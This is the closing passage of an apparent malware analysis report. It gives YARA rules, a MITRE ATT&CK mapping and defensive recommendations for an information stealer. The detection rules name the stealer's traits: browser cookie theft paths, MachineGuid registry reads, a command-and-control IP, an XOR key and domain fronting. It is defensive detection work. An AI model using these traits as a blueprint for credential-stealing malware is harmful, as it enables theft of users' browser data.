            $erp_2 = "111-114-113-106" ascii
            $erp_3 = "107-120-120-117" ascii

        condition:
            (filesize > 400KB and filesize < 650KB) and
            (hash.sha256(0, filesize) ==
            "db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e
            5d5d") and
            $func_1 and
            $func_2 and
            $func_3 and
            $endfunc and
            $var_spv and
            ($erp_1 or $erp_2 or $erp_3)
}

```

```

import "pe"
import "hash"

rule a_exe
{
    meta:
        author = "dilek"

    strings:
        $reg_path    = "\\Registry\\Machine\\SOFTWARE\\Microsoft\\Cryptography"
        ascii wide nocase
        $machineguid="MachineGuid" ascii wide
        $ntopenkey   ="NtOpenKey" ascii wide
        $ntqueryvalue="NtQueryValueKey" ascii wide
        $computername="COMPUTERNAME=" ascii wide
        $deepl       ="deepl.com" ascii wide nocase
        $ip           ="188.137.254.222" ascii wide
        $conn_close  ="Connection: close" ascii wide nocase
        $getendpoints="GetEndpoints" ascii wide
        $json_key_cmd="Command" ascii wide
        $sqlite       ="\\cookies.sqlite" ascii wide nocase
        $cookies      ="\\Network\\Cookies" ascii wide nocase
        $chrome       ="chrome-extension" ascii wide nocase
        $xor_key      ="852149723" ascii wide
        $id_guid      ="08de35c8-3b94-4be4-8f30-a2935adabb0b" ascii wide nocase

    condition:
        uint16(0)==0x5A4D and filesize < 5MB
        and
        (
            hash.sha256(0,filesize) ==
"5ae2199937744d6056e469b46e22cd89222fef28b293f20e6b91c3206ba87e15"
            or
            ( 3 of ($) )
        )
}

```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C & C	Exfiltration
Query Registry (T1012)	Command and Scripting Interpreter (T1059.003)			Obfuscated/Compressed Files (T1027)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol: Web (T1071.001)	Exfiltration Over C2 Channel (T1041)
System Information Discovery (T1082)	User Execution (T1204)			Masquerading (T1036)		Encrypted Channel (T1573)	Data Staged: Local Data Staging (T1074.001)
				Virtualization/Sandbox Evasion (T1497)		Proxy: Domain Fronting (T1090.004)	Screen Capture (T1113)
				Indicator Removal: File Deletion (T1070.004)			
				Indicator Removal: Timestamp (T1070.006)			

RECOMMENDATIONS

1. Links contained in unverified emails should not be clicked, and files with extensions such as **.exe**, **.iso**, and **.zip** should be avoided in particular.
2. Multi-factor authentication (**MFA/2FA**) should be enabled for all corporate and personal accounts.
3. Instead of storing passwords and digital asset keys in browsers, secure and encrypted **password managers** should be used.
4. Caution should be exercised against suspicious files that appear as media files (**.mpeg**, **.jpg**, **etc.**) but actually execute applications on the system, especially those using double extensions or masquerading techniques.
5. The operating system and security software in use (**Antivirus/EDR**) should always be kept up to date, and their behavioral analysis capabilities should be utilized.
6. Unusual registry changes on the system and **suspicious network traffic** directed to unknown addresses should be monitored regularly.

PREPARED BY

Dilek ÜNLÜ

linkedin

